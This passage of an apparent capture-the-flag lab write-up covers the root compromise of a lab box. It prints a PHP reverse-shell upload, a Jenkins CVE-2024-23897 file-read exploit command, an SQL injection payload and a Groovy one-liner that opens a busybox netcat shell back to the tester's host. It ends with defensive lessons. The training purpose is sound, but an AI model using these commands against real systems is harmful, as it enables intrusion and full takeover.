refresh: 2;url=edit-photo.php
Where did it land? The page itself tells us: the profile photo is served from the upload directory, so all it takes is asking the browser for that image's real URL, with Open Image in New Tab over the profile box:

The tab it opens reveals the path, /uploadImage/. We set up a listener and visit https://192.168.114.103:9443/uploadImage/rev.php:
(Penelope)> listeners add -p 22
[+] Listening for reverse shells on 0.0.0.0:22 → 127.0.0.1 • 192.168.1.80 • 172.17.0.1 • 192.168.45.238
[+] Got reverse shell from vmdak.local~192.168.114.103-Linux-x86_64 😍 Assigned SessionID <1>
(Penelope)> sessions 1
[+] Attempting to upgrade shell to PTY...
[+] Shell upgraded successfully using /usr/bin/python3! 💪
www-data@vmdak:/$ whoami
www-data
In the browser the request returns WARNING: Failed to daemonise. This is quite common and not fatal. Connection refused (111). Both sentences come from the pentestmonkey shell itself and neither blocks anything: the fork warning is cosmetic and the "connection refused" belongs to the first attempt, against Penelope's default listener (4444), before the one on 22 was up. The good connection is the one showing in the listener.
Execution as www-data.
User pivoting
The password from the leave record
www-data leads nowhere, but /etc/passwd shows there is only one real user with a shell, and that its shell is /bin/sh. We try the password the leave record had written in it (credential reuse):
cat /etc/passwd | grep sh
su vmdak
root:x:0:0:root:/root:/bin/bash
fwupd-refresh:x:989:989:Firmware update daemon:/var/lib/fwupd:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
vmdak:x:1000:1000::/home/vmdak:/bin/sh
www-data@vmdak:/$ su vmdak
Password:
$ whoami
vmdak
$ id
uid=1000(vmdak) gid=1000(vmdak) groups=1000(vmdak)
RonnyCache001 was not "Malcom"'s password: it was the system account's.
Local
cat local.txt && whoami && ip a && hostname
2cab96f7c8f869c05e1f43f9797d7dbf
vmdak
...
    inet 192.168.114.103/24 brd 192.168.114.255 scope global ens160
vmdak.local
Privilege escalation
A Jenkins listening on localhost only

The FTP config.xml foreshadowed an internal Jenkins, and the filesystem confirms it: the session's working directory is /sys/fs/cgroup/system.slice/jenkins.service, meaning there is a systemd unit called jenkins running. netstat shows where it listens:
netstat -tuln
curl localhost:8080
Proto Recv-Q Send-Q Local Address Foreign Address State
tcp 0 0 0.0.0.0:80 0.0.0.0:* LISTEN
tcp 0 0 0.0.0.0:21 0.0.0.0:* LISTEN
tcp 0 0 0.0.0.0:22 0.0.0.0:* LISTEN
tcp 0 0 0.0.0.0:9443 0.0.0.0:* LISTEN
tcp 0 0 127.0.0.1:8080 0.0.0.0:* LISTEN
tcp 0 0 127.0.0.1:33060 0.0.0.0:* LISTEN
tcp 0 0 127.0.0.1:3306 0.0.0.0:* LISTEN<html><head><meta http-equiv='refresh' content='1;url=/login?from=%2F'/>...
Authentication requiredThe 8080 is bound to 127.0.0.1, so no external scan was ever going to see it. And it wants authentication.
SSH tunnel to the 8080
Since we have vmdak's password and 22 is open, no pivoting tool is needed: an SSH local port forward brings that 8080 to our box (local port forwarding):
ssh vmdak@192.168.114.103 -L 8081:127.0.0.1:8080 &>/dev/null
Opening it in the browser shows something better than a login: the Unlock Jenkins screen. This Jenkins never finished its setup wizard, and that screen states out loud what the administrator password is and where it lives, the very path the anonymous FTP config.xml already carried:
/root/.jenkins/secrets/initialAdminPassword
CVE-2024-23897: reading the initialAdminPassword
That Jenkins is 2.441, vulnerable to CVE-2024-23897: the CLI argument parser expands a @ into the contents of the file that follows it, so anyone unauthenticated can read arbitrary files with the process privileges, which here is root (Jenkins CLI arbitrary file read). searchsploit has the exploit for that version:
searchsploit jenkins
searchsploit -m java/webapps/51993.py
python3 51993.py -u http://localhost:8081 -p /root/.jenkins/secrets/initialAdminPassword
140ef31373034d19a77baa9c6b84a200Note the path: /root/.jenkins. Jenkins does not run under a service account, it runs as root, so anything we execute from the panel is root with no further escalation.
Script Console: Groovy as root
With that password we unlock the wizard and get in as administrator. The Script Console at /computer/(built-in)/script runs Groovy in the node's JVM, with the process privileges. We set up a listener and fire:
rlwrap nc -nlvp 9999println "busybox nc 192.168.45.238 9999 -e bash".execute().textlistening on [any] 9999 ...
connect to [192.168.45.238] from (UNKNOWN) [192.168.114.103] 3...
whoami
root
Root
cat /root/proof.txt && ip a && whoami && hostname
29d065fa82cfe1f1f50fc033dd5ff9d9
...
    inet 192.168.114.103/24 brd 192.168.114.255 scope global ens160
root
vmdak.local
Attack chain
FTP 21 (anon)  --  config.xml -> internal Jenkins 2.401.2 + initialAdminPassword path
Prison Mgmt 9443  --  dirsearch -> /Admin/login.php
        │  CVE-2024-33288: 'or 1=1-- - -> panel as Caroline Bassey
        │        └─ leave record: "Dont forget the password: RonnyCache001"
        │  ORDER BY 5/6 -> 5 columns; the 302 as the oracle
        │  blind SQLi -> employee_akpoly.users: admin:admin123
        │  CVE-2024-48594: rev.php with Content-Type image/png -> /uploadImage/rev.php
        ▼
www-data
        │  RonnyCache001 -> su vmdak
        ▼
vmdak  (local.txt)
        │  netstat -> 127.0.0.1:8080 (jenkins.service)
        │  ssh -L 8081:127.0.0.1:8080 -> Unlock Jenkins 2.441
        │  CVE-2024-23897: read /root/.jenkins/secrets/initialAdminPassword
        │  Script Console (Groovy), process running as root
        ▼
root  (proof.txt)
Lessons learned
- Anonymous FTP can leak the architecture. A
config.xmlrevealed an internal Jenkins and where its password lived; without that hint the tunnel would not have been obvious. - Measure before you automate. Two
ORDER BYrequests gave the column count and, above all, two distinguishable responses. Without that oracle (here, the 302) the blind script has nothing to pull on. - The script's alphabet shapes the result. The
:of thegroup_concatwere not in the character set, so the output came out glued together. Know what you are able to guess and what you are not, and do not mistake a missing separator for badly extracted data. - Passwords hide in free-text fields. The reason field of a leave record is not somewhere anyone looks, and that is where the credential to the system account was. Any field a human fills in by hand deserves a read.
- Validating only the
Content-Typedoes not protect an upload. CVE-2024-48594 accepted PHP with a fakeimage/png; you must validate real content and enforce safe extension and storage. - A localhost service is not unreachable. With access to the host, an SSH forward exposes it. And a Jenkins that never finished its wizard announces the path to its own password on screen: with CVE-2024-23897, reading it did not even require authentication.